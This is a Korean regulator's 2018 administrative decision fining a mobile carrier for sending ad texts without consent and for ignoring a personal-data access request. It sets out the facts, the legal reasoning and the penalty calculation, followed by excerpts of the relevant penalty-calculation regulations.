피심인은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 '정보통신망법'이라 한다) 제25조제1항에 따라 별정통신사업자로부터 IT시스템운영 및 통신과금 서비스 등과 관련된 개인정보 처리위탁을 받은 사업자로 같은 법 제67조제2항에 따라 제24조, 제30조의 규정이 준용되며, 피심인의 일반현황과 3년간 매출액은

다음과 같다.

〈 피심인의 일반 현황 〉

(‘17년말 기준)

사업자명	대표자	업종	종업원 수	매출액(단위:백만원)
(주)●●●●●●●●	○○○	유·무선 통신업	0,000명	00,000,000

〈 피심인의 관련 매출액 현황 〉

(단위 : 백만원)

구 분	2014년	2015년	2016년	3년 평균
전체 매출	00,000,000	00,000,000	00,000,000	00,000,000
관련 매출	00,000	00,000	00,000	00,000
관련없는 매출*	00,000,000	00,000,000	00,000,000	00,000,000

※ 자료 출처 : 피심인이 제출한 자료, 관련 매출은 □□□□□□□ 매출임

피심인은 0000. 00. 00.부터 유·무선 통신서비스를 제공하는 기간통신사업자이며, 이동전화 부가서비스로 이동전화로 동영상 볼 수 있는 ‘□□□□□□□(월 0,000원)’ 서비스를 0000. 00월부터 제공하고 있다.

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 피심인에 대한 이용자 민원이 한국인터넷진흥원(이하 ‘KISA’ 라 한다) 개인정보침해신고센터에 접수(2017.12.8.)됨에 따라 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 조사(2018.1.29.~2018.11.9.)하였고, 다음과 같은 사실을 확인하였다.

2. 행위 사실

피심인은 별정통신사업자(주)△△△△, (주)▼▼▼▼▼▼ 등 00개)와 ‘전기통신

서비스 도매제공 협정'을 체결하고, 별정통신사업자에게 별정통신 서비스(일명 '알뜰폰')를 이용자에게 제공할 수 있도록 전기통신회선설비를 제공하고 있으며,

- 별정통신사업자로부터 ①고객관리시스템 운영, ②고객 과금·수납 관련 업무, ③서비스 품질 개선, ④본인확인(본인인증)서비스 업무 대행, ⑤통신과금서비스 등과 관련된 개인정보 처리위탁*을 받고 있다.

* 피심인은 별정통신사업자로부터 000,000명('18. 9월 기준)의 개인정보를 위탁받아 처리하고 있음


가. 동의받은 목적을 벗어나 이용자의 개인정보를 이용

피심인은 2017. 10. 29. 저가요금제를 이용하는 가입자를 대상으로 □□□□□□□□서비스 광고 문자를 피심인의 고객센터 발신번호(☎0000-0000)를 통해 총 431,660명에게 발송하면서 피심인 자사의 마케팅 활용에 동의하지 않은 1,945명에게 [그림 1]과 같이 발송한 사실이 있다.

[표 1] □□□□□□□□서비스 광고 문자 발송 건수

구 분	전체 문자 발송 가입자 수	피심인 자사의 마케팅 활용 미동의자 수(B)	별정통신 가입자 수(A)	계 (A+B)
저가요금 가입자 수	431,660명	1,945명	6,910명	8,855명

[그림 1] 별정통신가입자에게 발송된 피심인의 광고 문자 메시지



나. 수탁자가 목적을 벗어나 이용자의 개인정보를 처리

피심인은 별정통신사업자로부터 개인정보 처리업무를 위탁받은 수탁자로서 2017. 10. 29. 저가요금제를 이용하는 가입자를 대상으로 □□□□□□□서비스 광고 문자를 피심인의 고객센터 발신번호(☎0000-0000)를 통해 총 431,660명에게 발송하면서 별정통신가입자 6,910명에게 [그림 1]과 같이 발송한 사실이 있다.

다. 이용자의 개인정보 이용내역 열람요구 미조치

민원신고인은 별정통신사업자의 가입자로서 통화 및 문자 송·수신 기능 외에 피심인의 □□□□□□□서비스를 사용할 수 없고 마케팅활용에 동의한 사실이 없는데도 광고 문자를 수신한 바, 피심인이 □□□□□□□서비스 광고 문자를 보낸 경위를 2017. 11. 2. 최초로 피심인의 고객센터(☎0000-0000)로 전화 문의하였으나 피심인은 자사 가입자가 아니라는 이유로 답변을 하지 못한 사실이 있다.

이후, 민원신고인이 「개인정보 보호법」 제35조제1항에 따라 2017. 11. 23. 피심인에게 개인정보열람요구서를 [그림 2]와 같이 메일로 보냈으나 피심인은 이후 아무런 대응도 없이 회신을 하지 않은 사실이 있다.

[그림 2] 민원신고인의 개인정보 열람요구서

■ 개인정보 보호법 시행규칙 [별지 제8호서식]

개인정보([V] 열람 [] 정정·삭제 [] 처리정지) 요구서

※ 아래 작성방법을 읽고 굵은 선 안쪽의 사항만 적어 주시기 바랍니다. (알 쪽)

접수번호	접수일	처리기간
	2017년 11월 23일	10일 이내

정보주체	성명 박**	전화번호 010-****-****
	생년월일 19**년**월**일	
	주소 **도 ***시 *****동 ***	

대리인	성명	전화번호
	생년월일	정보주체와의 관계
	주소	

요구내용	[V] 열람 [] 정정·삭제 [V] 처리정지 [V] 개인정보의 항목 및 내용 [] 개인정보 수집·이용의 목적 [] 개인정보 보유 및 이용 기간 [V] 개인정보의 제3자 제공 현황 [V] 개인정보 처리에 동의한 사실 및 내용 ※ 개인정보침해 사고처리 처벌요청을 기관에 해야함으로, 기관들의 처분 결과를 본후 검증후의 처리정지상태를 해결하겠음..
------	---

「개인정보 보호법」 제35조제1항·제2항, 제36조제1항 또는 제37조제1항과 같은 법 시행령 제41조제1항, 제43조제1항 또는 제44조제1항에 따라 위와 같이 요구합니다.

2017년 11월 23일

요구인 박** (서명 또는 인)

0000 귀하

이에 따라 민원신고인은 피심인의 개인정보 열람요청 무대응에 대해 2017. 12. 8. KISA 개인정보침해신고센터에 신고를 하였다.

피심인은 위 민원신고건에 대한 KISA의 자료요구에 대해 2018. 2. 19. [그림 3] 과 같이 자사의 가입자가 아니므로 답변을 못한 사실이 있다고 소명하였다.

[그림 3] 개인정보 열람요구 불응관련 질의에 대한 피심인의 답변서



수고많으십니다. 고객보호팀 [redacted]입니다.

KISA 측에서 요청한 개인정보 열람 요구에 대한 귀사의 조치사항에 대해 아래와 같이 회신드립니다.

- 자사 가입자가 아니므로 해당 건에 신고인에게 답변 드리지 못했던 것으로 예상됩니다.

(해당 수발신 메일 확인이 되지 않아(삭제로 추정) 메일 백업 서버 등을 조사한 결과 기간 초과로 확인되지 않음)

아울러, 피심인은 위 민원신고건과 관련하여 작업자의 실수로 광고문자가 발송되었으며, 유사한 사례가 발생하지 않도록 광고문자발송시스템 변경을 완료한 상태라고 2018. 2. 12. [그림 4] 와 같이 의견을 제출하였다.

[그림 4] 민원신고건 관련 피심인 제출문서(내용발췌)

3) 본 사안에 대한 귀사의 의견

> 해당 사건 개요 및 당사 의견은 다음과 같습니다.

1. 2017년 10월 29일 당사 서비스인 [redacted] 광고 전송 메시지가 발송함 (문자 수신 대상 : 당사 비디오포털 미사용자)

2. MVNO 가입자 및 마케팅 활용 미동의 모바일 가입자 등은 수신대상에서 제외 처리했어야 하나 작업자의 실수로 인해 해당 MVNO 가입자에게 문자가 발송되는 오류가 발생하였습니다.

3. 당사는 17년 하반기 유사한 사례가 발생되지 않도록 광고 문자 발신 시스템 변경을 완료해놓은 상태이며 불미스러운 일이 발생되어 사과 말씀 드립니다.

-이상-

라. 처분의 사전통지 및 의견수렴

방송통신위원회는 2018. 7. 17. 및 8. 21. ‘개인정보보호 법규 위반사업자 시정 조치(안) 사전통지 및 의견수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 7. 30. 및 8. 30. 다음과 같이 의견을 제출하였다.

- 피심인은 위원회의 시정조치(안)에 대해 이의가 없으며 겸허히 수용하고 문자 발송시스템과 개인정보 열람 요구에 대한 응대 프로세스 점검 후 개선을 완료하였음
- 본 사고의 동기 및 목적에 있어 고의나 악의적인 부분이 없는 단순 실수였으며, 본 건으로 민원을 제기한 직접당사자의 경우에도 금전적 손해 등 추가적 피해는 없었던 것으로 확인하였음
- 또한, 본 위반행위로 이미 서울전파관리소로부터 “영리목적의 광고성 정보 전송 제한 법률위반(정보통신망법 제50조제1항)” 으로 2018. 5. 2. 과태료 처분을 받은 사실이 있음
- 피심인은 체계적인 개인정보보호 관리를 위해 PIMS(20xx년) 및 ISMS(20xx년) 인증을 획득, 유지 하는 등 평소에도 개인정보보호 관리의 중요성을 인지하고 관리에 최선을 다하고 있는 점을 고려하여 선처바람

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제24조는 “정보통신서비스 제공자는 제22조 및 제23조제1항 단서에 따라 수집한 개인정보를 이용자로부터 동의받은 목적이나 제22조 제2항 각 호에서 정한 목적과 다른 목적으로 이용하여서는 아니 된다.” 라고 규정하고 있다.

나. 정보통신망법 제25조제3항은 “정보통신서비스 제공자등은 개인정보 처리위탁을 하는 경우에는 수탁자가 이용자의 개인정보를 처리할 수 있는 목적을 미리 정하여야 하며, 수탁자는 이 목적을 벗어나서 이용자의 개인정보를 처리하여서는 아니 된다.” 라고 규정하고 있다.

다. 정보통신망법 제30조제2항은 “이용자는 정보통신서비스 제공자등에 대하여 본인에 관한 ‘1) 정보통신서비스 제공자등이 가지고 있는 이용자의 개인정보’ ‘2) 정보통신서비스 제공자등이 이용자의 개인정보를 이용하거나 제3자에게 제공한 현황’ ‘3) 정보통신서비스 제공자등에게 개인정보 수집·이용·제공 등의 동의를 한 현황’에 대한 열람이나 제공을 요구할 수 있고 오류가 있는 경우에는 그 정정을 요구할 수 있다.” 라고 규정하고 있고, 제4항은 “정보통신서비스 제공자등은 제2항에 따라 열람 또는 제공을 요구받으면 ‘지체 없이 필요한 조치’를 하여야 한다.”라고 규정하고 있으며, ‘지체 없이 필요한 조치’는 합리적 이유와 근거가 없는 한 곧바로 조치하는 것을 의미한다.

라. 정보통신망법 제64조제3항은 “과학기술정보통신부장관 또는 방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등의 사업장에 출입하여 업무 상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위반사항

가. 동의받은 목적을 벗어나 이용자의 개인정보를 이용{정보통신망법 제24조(개인정보의 이용 제한)}한 행위

피심인이 2017. 10. 29. 자사의 □□□□□□□서비스 광고 문자를 총 431,660명에게 발송하면서 피심인 자사의 마케팅 활용에 동의하지 않은 1,945명에게 광고 문자를 발송한 행위는 정보통신망법 제24조(개인정보 이용제한)를 위반한 것이다.

나. 수탁자가 목적을 벗어나 이용자의 개인정보를 처리{정보통신망법 제25조 제3항(개인정보의 처리위탁)}한 행위

별정통신사업자로부터 개인정보 처리업무를 위탁받은 수탁자인 피심인이 개인정보를 처리할 수 있는 목적을 벗어나 별정통신가입자 6,910명에게 자사의 □□□□□□□서비스 광고 문자를 발송한 행위는 정보통신망법 제25조제3항(개인정보의 처리위탁)을 위반한 것이다.

다. 이용자의 개인정보 이용내역 열람요구{정보통신망법 제30조제4항(이용자의 권리 등)}에 조치를 하지 않은 행위

피심인은 2018. 9월 기준 별정통신사업자(주)△△△△, (주)▼▼▼▼▼▼ 등 00개)의 가입자 736,893명의 개인정보처리 위탁을 받은 업무를 하고 있으므로 정보통신망법 제25조제1항에 따른 수탁자이다.

정보통신망법 제67조제2항은 “제25조제1항에 따른 수탁자에 관하여는 제30조를 준용한다.” 라고 규정하고 있으므로, 별정통신 가입자의 개인정보를 처리하고 있는 피심인이 별정통신 가입자의 개인정보 이용내역 열람 요구에 필요한 조치를 취하여야 함에도, 아무런 조치를 하지 아니하고 대응할 수 있는 체계를 갖추지 않은 행위는 같은 법 제30조제4항(이용자의 권리 등)을 위반한 것이다.

< 피심인의 위반사항 >

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
(주)●●●●●●	목적외 이용	§24		동의받은 목적을 벗어나 이용자의 개인정보를 이용한 행위
	수탁 목적외 처리	§25③		수탁자가 목적을 벗어나 이용자의 개인정보를 처리한 행위
	이용자 권리	§30④		이용자의 개인정보 이용내역 열람요구에 조치를 하지 않은 행위

IV. 시정조치 명령

1. 시정명령

가. 피심인은 이용자로부터 수집한 개인정보를 동의 받은 목적이나 다음과 같은 목적과 다른 목적으로 이용하지 아니하여야 한다.

- 1) 정보통신서비스의 제공에 관한 계약을 이행하기 위하여 필요한 개인정보로서 경제적·기술적인 사유로 통상적인 동의를 받는 것이 뚜렷하게 곤란한 경우
- 2) 정보통신서비스의 제공에 따른 요금정산을 위하여 필요한 경우
- 3) 정보통신망법 또는 다른 법률에 특별한 규정이 있는 경우

나. 피심인은 개인정보 처리업무를 위탁 받은 수탁자로서 이용자의 개인정보를 처리할 수 있는 목적을 벗어나서 이용자의 개인정보를 처리하지 아니하여야 한다.

다. 피심인은 이용자로부터 다음과 같이 개인정보 열람 또는 제공을 요구받으면 지체 없이 필요한 조치를 하여야 한다.

- 1) 이용자의 개인정보 보유현황
- 2) 이용자의 개인정보를 이용하거나 제3자에게 제공한 현황
- 3) 이용자가 개인정보 수집·이용·제공 등의 동의를 한 현황

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

V. 과징금 부과

피심인의 정보통신망법 제24조(개인정보의 이용 금지) 위반에 대한 과징금은 같은 법 제64조의3제1항제3호, 같은 법 시행령 제69조의2제1항과 제4항 [별표 8] (과징금의 산정기준과 산정절차) 및 '개인정보보호 법규 위반에 대한 과징금

부과기준(이하 ‘부과기준’이라 한다)에 따라 다음과 같이 부과한다.

1. 과징금 상한액 및 기준금액

가. 과징금 상한액

피심인의 정보통신망법 제24조를 위반한 과징금 상한액은 같은 법 제64조의3제1항, 시행령 제69조의2에 따라 위반행위와 관련된 정보통신서비스의 직전 3개 사업년도의 연평균 매출액의 100분의 3 이하에 해당하는 금액으로 한다.

나. 기준금액

1) 고의·중과실 여부

‘부과기준’ 제5조제1항은, 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 위반행위의 중대성의 판단기준 중 고의·중과실 여부는 영리목적의 유무, 정보통신망법 제28조제1항에 따른 기술적·관리적 보호조치 이행 여부 등을 고려하여 판단하도록 규정하고 있다.

이에 따를 때, ▲피심인의 행위가 고의성이 없고 단순 과실로 보이는 점, ▲위반행위로 인하여 취득한 이익의 규모가 작은 점 등을 고려하면 피심인에게 중과실이 있다고 보기 어렵다.

2) 중대성의 판단

‘부과기준’ 제5조제2항은, 위반 정보통신서비스 제공자등에게 고의·중과실이 없으면 위반행위의 중대성을 보통 위반행위로 판단한다고 규정하고 있다.

이에 따를 때, 피심인은 고의·중과실이 없으므로 ‘보통 위반행위’로 판단하였다.

3) 기준금액 산출

피심인의 위반행위와 관련된 '□□□□□□□' 매출액을 위반행위와 관련된 매출로 하고, 위반행위와 관련된 직전 3개 사업연도의 연평균 매출액 16,545,081,877원에 정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 '보통 위반행위'의 부과기준율 1천분의 15를 적용하여 기준금액을 248,176,228원으로 한다.

<정보통신망법 시행령 [별표 8] 2. 가. 1)에 따른 부과기준율>

위반행위의 중대성	부과기준율
매우 중대한 위반행위	1천분의 27
중대한 위반행위	1천분의 21
보통 위반행위	1천분의 15

다. 필수적 가중 및 감경

'부과기준' 제6조와 제7조에 따라 피심인 위반행위의 기간이 1년 이내 '단기 위반행위'에 해당하므로 기준금액을 유지하고,

최근 3년간 정보통신망법 제64조의3제1항 각 호에 해당하는 행위로 과징금 처분을 받은 사실이 없으므로, 기준금액에 100분의 50에 해당하는 금액인 124,088,114원을 감경한다.

라. 추가적 가중 및 감경

'부과기준' 제8조에 따라 위반행위의 주도 여부, 위반행위에 대한 조사의 협조 여부 등을 고려하여 필수적 가중·감경을 거친 금액의 100분의 50의 범위 내에서 가중·감경할 수 있다고 규정하고 있다.

이에 따를 때, 피심인이 ▲조사에 성실히 협조한 점, ▲ 개인정보보호 관리체계 (PIMS, 20xx년) 인증을 획득·유지하고 있는 점 등을 종합적으로 고려하여 필수적 가중·감경을 거친 금액의 100분의 50에 해당하는 62,044,057원을 감경한다.

2. 과징금의 결정

피심인의 정보통신망법 제24조(개인정보의 이용 제한) 위반행위에 대한 과징금은 같은 법 제64조의3제1항제3호, 같은 법 시행령 제69조의2 [별표 8] 2. 가. 1) (과징금의 산정기준과 산정절차) 및 ‘부과기준’에 따라 상기와 같이 단계별로 산출한 금액인 62,044,057원이나, 최종 과징금 산출액이 1억원 미만에 해당하여 십만원 미만을 절사한 62,000,000원을 최종 과징금으로 결정한다.

<과징금 산출내역>

기준금액	필수적 가중·감경		추가적 가중·감경	최종 과징금*
248,176천원	기준금액의 50% 감경 (124,088천원)	124,088천원	필수적 가중·감경을 거친 금액의 50% 감경 (62,044천원)	62,000천원

* ‘전기통신사업법 금지행위 위반에 대한 과징금 산정 실무요령’에 따라 최종 과징금 산출액이 1억원 미만은 십만원 미만 절사, 1억원 이상은 백만원 미만 절사함

VI. 과태료 부과

피심인의 정보통신망법 제30조(이용자의 권리 등)제4항에 대한 과태료는 같은 법 제76조제1항제5호, 같은 법 시행령 제74조의 [별표9] 및 「개인정보 및 위치정보의 보호 위반행위에 대한 과태료 부과지침」(이하 ‘과태료 부과지침’이라 한다)에 따라 다음과 같이 부과한다.

1. 기준금액

정보통신망법 시행령 [별표 9]와 과태료 부과지침 제6조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하므로 1회 위반 과태료인 1,000만원을 적용한다.

〈 위반 횟수별 과태료 금액 〉

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
러. 법 제30조제3항·제4항 및 제6항(법 제30조제7항, 제31조제3항 및 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 필요한 조치를 하지 않은 경우	법 제76조 제1항제5호	1,000	2,000	3,000

2. 과태료의 가중 및 감경

가. (과태료의 가중) 과태료 부과지침 제8조는 ▲증거인멸·조작, 허위 정보 제공 등 조사방해, ▲위반의 정도, ▲ 기타 위반행위의 동기, 사업규모, 그 결과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, 과태료 부과지침 제8조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

그러나 피심인의 정보통신망법 제30조제4항 위반 행위에 대해서는 특별히 해당 사항이 없으므로 과태료를 가중하지 않는다.

나. (과태료의 감경) 과태료 부과지침 제7조는 ▲당사자의 환경, ▲사업규모와 자금사정, ▲개인(위치)정보보호 노력정도, ▲ 조사협조와 자진시정 ▲기타 위반행위의 정도, 동기, 사업규모, 그 결과 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우에는 과태료 부과지침 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

이에 개인정보보호 관리체계(PIMS) 인증을 획득·유지하는 등 피심인의 개인정보 보호 노력정도를 고려하여 기준금액의 2분의 1인 500만원을 감경한다.

< 과태료 산출내역 >

사업자명	과태료 금액				근거법령	
	기준 금액(A)	가중액 (B)	감경액 (C)	최종액(D) D=(A+B)-C	위반내용	처분근거
(주)●●●●●●●●	1,000	-	500	500	\$30④	\$76①5호

3. 최종 과태료의 결정

이에 따라 피심인의 정보통신망법 제30조제4항 위반행위에 대해 500만원의 과태료를 부과한다.

VII. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령), 제64조의3제1항제3호(과징금), 제76조제1항제5호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 따라 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조의 규정에 따라 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항의 규정에 따라 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에

따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

이에 주문과 같이 의결한다.

2018년 12월 19일

위원장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

Ⅲ. 부 록

Ⅲ-1. 방송·통신 금지행위 및 단말기유통법 관련 규정

- 1 금지행위 위반에 대한 과징금 부과 세부기준
- 2 방송통신사업 금지행위 등에 대한 업무 처리 규정
- 3 전통신사업자간 불합리하거나 차별적인 조건 부과의 부당한 행위 세부 기준
- 4 시정조치명령 불이행에 대한 이행강제금 부과 세부기준
- 5 금지행위 위반에 대한 고발 기준
- 6 시정명령을 받은 사실의 공표 기준
- 7 경제적 이익 등 제공의 부당한 이용자 차별행위에 관한 세부기준
- 8 결합판매의 금지행위 세부 유형 및 심사기준
- 9 긴급중지명령에 관한 업무처리 규정
- 10 이동통신단말장치 유통구조 개선에 관한 법률 위반에 대한 과징금 부과 세부기준

- 11 지원금 공시 및 게시 방법 등에 관한 세부기준
- 12 보편적 시청권 관련 금지행위 세부기준
- 13 인터넷 멀티미디어 방송사업법 금지행위 위반에 대한 과징금 부과 세부기준
- 14 방송법 금지행위 위반에 대한 과징금 부과 세부기준
- 15 방송광고판매대행 등에 관한 법률에 따른 과징금 부과 세부기준

Ⅲ-2. 개인정보 관련 규정

- 1 개인정보 기술적·관리적 보호조치 기준
- 2 개인정보 기술적·관리적 보호조치 기준 해설
- 3 개인정보 보호 법규 위반에 대한 과징금 부과 기준
- 4 온라인 맞춤형 광고 개인정보보호 가이드라인
- 5 바이오 정보보호 가이드라인
- 6 바이오 정보보호 중심설계 및 운영원칙

1. 방송·통신 금지행위 관련 규정

1. 금지행위 위반에 대한 과징금 부과 세부기준

제정 2008. 05. 19. 방송통신위원회 고시 제2008-52호
 개정 2009. 11. 05. 방송통신위원회 고시 제2009-27호
 개정 2011. 04. 29. 방송통신위원회 고시 제2011-27호
 개정 2012. 11. 29. 방송통신위원회 고시 제2012-98호
 개정 2015. 07. 31. 방송통신위원회 고시 제2015-07호
 개정 2015. 10. 21. 방송통신위원회 고시 제2015-25호
 개정 2016. 11. 17. 방송통신위원회 고시 제2016-11호
 개정 2019. 04. 30. 방송통신위원회 고시 제2019- 6호

제1조(목적) 이 고시는 「전기통신사업법」(이하 “법”이라 한다) 제53조제4항, 동법 시행령(이하 “영”이라 한다) 제46조 및 별표 6에 따른 금지행위 위반에 대한 과징금 부과에 필요한 세부기준을 정함을 목적으로 한다.

제2조(과징금 산정 절차 및 기준) 과징금은 법 제53조제3항 각 호에서 정한 참작사유와 이에 영향을 미치는 위반행위의 주도여부, 관련 통신시장에 미치는 영향 등을 고려하여 기준금액에 필수적 가중, 추가적 가중·감면을 거쳐 과징금을 산정한다.

제3조(과징금 부과상한액) ①매출액 산정이 가능한 경우로서, 법 제50조제1항제1호부터 제4호까지, 제6호 및 제7호에 따른 행위는 영 제47조제1항에 따른 매출액에 100분의 2를 곱한 금액, 법 제50조제1항제5호, 제5조의2 및 제8호에 따른 행위는 영 제47조제1항에 따른 매출액에 100분의 1을 곱한 금액을 각 과징금 부과상한액으로 한다.

②법 제53조제1항 단서에 따라 매출액이 없거나 산정하기 곤란한 경우로서, 법 제50조제1항제1호부터 제4호까지, 제6호 및 제7호에 따른 행위는 10억원, 법 제50조제1항제5호, 제5조의2 및 제8호에 따른 행위는 8억원을 각 과징금 부과상한액으로 한다.

제4조(기준금액 산정) ①영 별표 6 2. 나. 1). 가)에 따른 “관련매출액” 산정이 가능한 경우에는 위반 전기통신사업자의 관련매출액에 별표 1에 따른 부과기준율을 곱한 금액을 기준금액으로 한다.

②영 별표 6 2. 나. 1). 라)에 따른 “관련매출액이 없거나 산정하기 곤란한 경우” 에는 별표 2에 따라 정해진 금액을 기준금액으로 한다.

③제1항에 따른 부과기준율과 제2항에 따른 부과기준금액은 위반 전기통신사업자의 위반기간 동안 위반행위에 대하여 경쟁질서의 저해 정도, 시장예의 영향, 소비자 피해 정도 등 위반의 내용 및 정도를 고려하여 위반행위의 유형별로 중대성의 정도를 구분하여 정한다.

제5조(위반기간의 산정) ①위반기간은 위반행위의 개시일부터 종료일까지의 기간을 말한다. 다만, 다음 각 호의 어느 하나의 경우에는 특정일을 위반행위의 종료일로 본다.

1. 위반행위의 실행은 종료되었으나 전기통신사업자가 그 실행의 결과를 유지하면서 그로 인하여 지속적으로 이득을 취득하거나 손해를 발생시키고 있는 경우에는 동 이득의 취득 혹은 손해의 발생이 종료된 날을 위반행위의 종료일로 본다. 다만, 동 이득의 취득 또는 손해의 발생이 방송통신위원회의 심의종결일에도 종료되지 아니한 경우에는 동 심의종결일을 위반행위의 종료일로 본다.
2. 위반행위가 과징금 부과처분을 명하는 방송통신위원회의 심의종결일까지 종료되지 아니한 경우에는 해당 사건에 대한 방송통신위원회의 심의종결일을 위반행위의 종료일로 본다.
3. 위반행위가 2일 이상 행하여지되 불연속적으로 이루어진 경우에는 해당 위반행위의 유형·성격·목적·동기, 연속되지 아니한 기간의 정도와 이유, 위반행위의 효과, 통신시장상황 등 제반사정을 고려하여 경제적·사회적 사실관계가 동일하다고 인정되는 범위 내에서 이를 하나의 위반행위로 보아 마지막 위반행위의 종료일을 해당 위반행위의 종료일로 본다.

②제1항에 따른 위반기간을 산정하면서 위반행위의 개시일 또는 종료일이 불분명한 경우에는 전기통신사업자의 영업·재무관련 자료, 임직원·거래관계인 등의 진술, 동종 유사 역무제공사업자의 영업 및 거래실태·관행, 통신시장상황 등을 고려하여 이를 산정할 수 있다.

제6조(관련매출액의 산정) ①관련매출액은 위반 전기통신사업자의 위반기간동안 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 매출액으로 하되, 위반행위가 해당 서비스의 가입자 모집 또는 유지와 관련된 경우에는 위반기간동안 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 가입자 수와 1가입자당 해당 서비스의 월평균매출액, 해당 서비스 가입자의 위반행위와 관련된 가입기간을 고려하여 산정한다.

②제1항에 따른 관련매출액 산정시 서비스의 범위는 전기통신사업 회계분리기준 제3조에 따른 역무분류, 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 종류와 성질, 서비스 제공방식, 서비스 지역, 서비스 제공 상대방 등을 고려하여 판단하되, 위반행위가 해당 서비스의 통화료, 부가서비스 등 특정 영역에 국한하여 발생하고, 그 영향도 그 영역에 한정된다고 인정되는 경우에는 그 영역으로 한정하여 관련 매출액을 산정한다.

③전기통신사업자의 위반행위가 그 자신에게는 어떠한 이득도 발생시키지 않지만 다른 사업자 또는 이용자에게 손해를 발생시키는 경우에는 해당 위반행위로 인하여 직접 발생하였거나 발생할 우려가 현저하게 된 다른 사업자의 손해와 연관된 서비스를 매출액 산정의 관련서비스로 볼 수 있으며, 다른 사업자의 직접적 손해가 없고 이용자에게만 손해가 미치는 경우에는 이용자의 손해와 연관된 서비스를 매출액 산정의 관련서비스로 볼 수 있다.

④서비스에 대한 매출액은 법 제49조에 따른 영업보고서 등 회계자료를 참고하여 정하되, 이를 통해 위반행위로 인하여 발생한 매출액을 산정하기 곤란한 경우에는 해당 전기통신사업자의 과거 실적, 동종 유사 역무제공사업자의 과거 실적, 사업계획, 그 밖에 시장상황 등을 종합적으로 고려하여 매출액을 산정할 수 있다.

⑤다음 중 어느 하나에 해당하는 경우에 영 별표 6 2. 나. 1). 라)에 따른 “관련매출액이 없거나 산정하기 곤란한 경우”에 해당하는 것으로 본다.

1. 해당 전기통신사업자가 위반행위 종료일까지 금지행위와 관련된 전기통신역무의 영업을 개시하지 아니하였거나, 금지행위와 관련된 전기통신역무의 영업을 개시하였음에도 영업 중단, 영업 부진 등으로 인하여 영업실적이 없는 경우
2. 해당 전기통신사업자 및 동종 유사 역무제공사업자의 재무제표 등 회계자료와 가입자 수 및 이용요금 등 영업현황 자료 그 밖에 과거실적, 사업계획, 시장상황 등을 종합적으로 고려하더라도 매출액을 합리적으로 추정할 수 없는 경우
3. 위반행위의 대상이 된 서비스 또는 위반행위로 인하여 영향을 받은 서비스의 범위를 합리적으로 특정하기 어려워 객관적인 매출액의 산정이 곤란한 경우
4. 위반행위와 매출액 사이의 합리적인 관련성을 인정하기 어려워 객관적인 매출액의 산정이 곤란한 경우
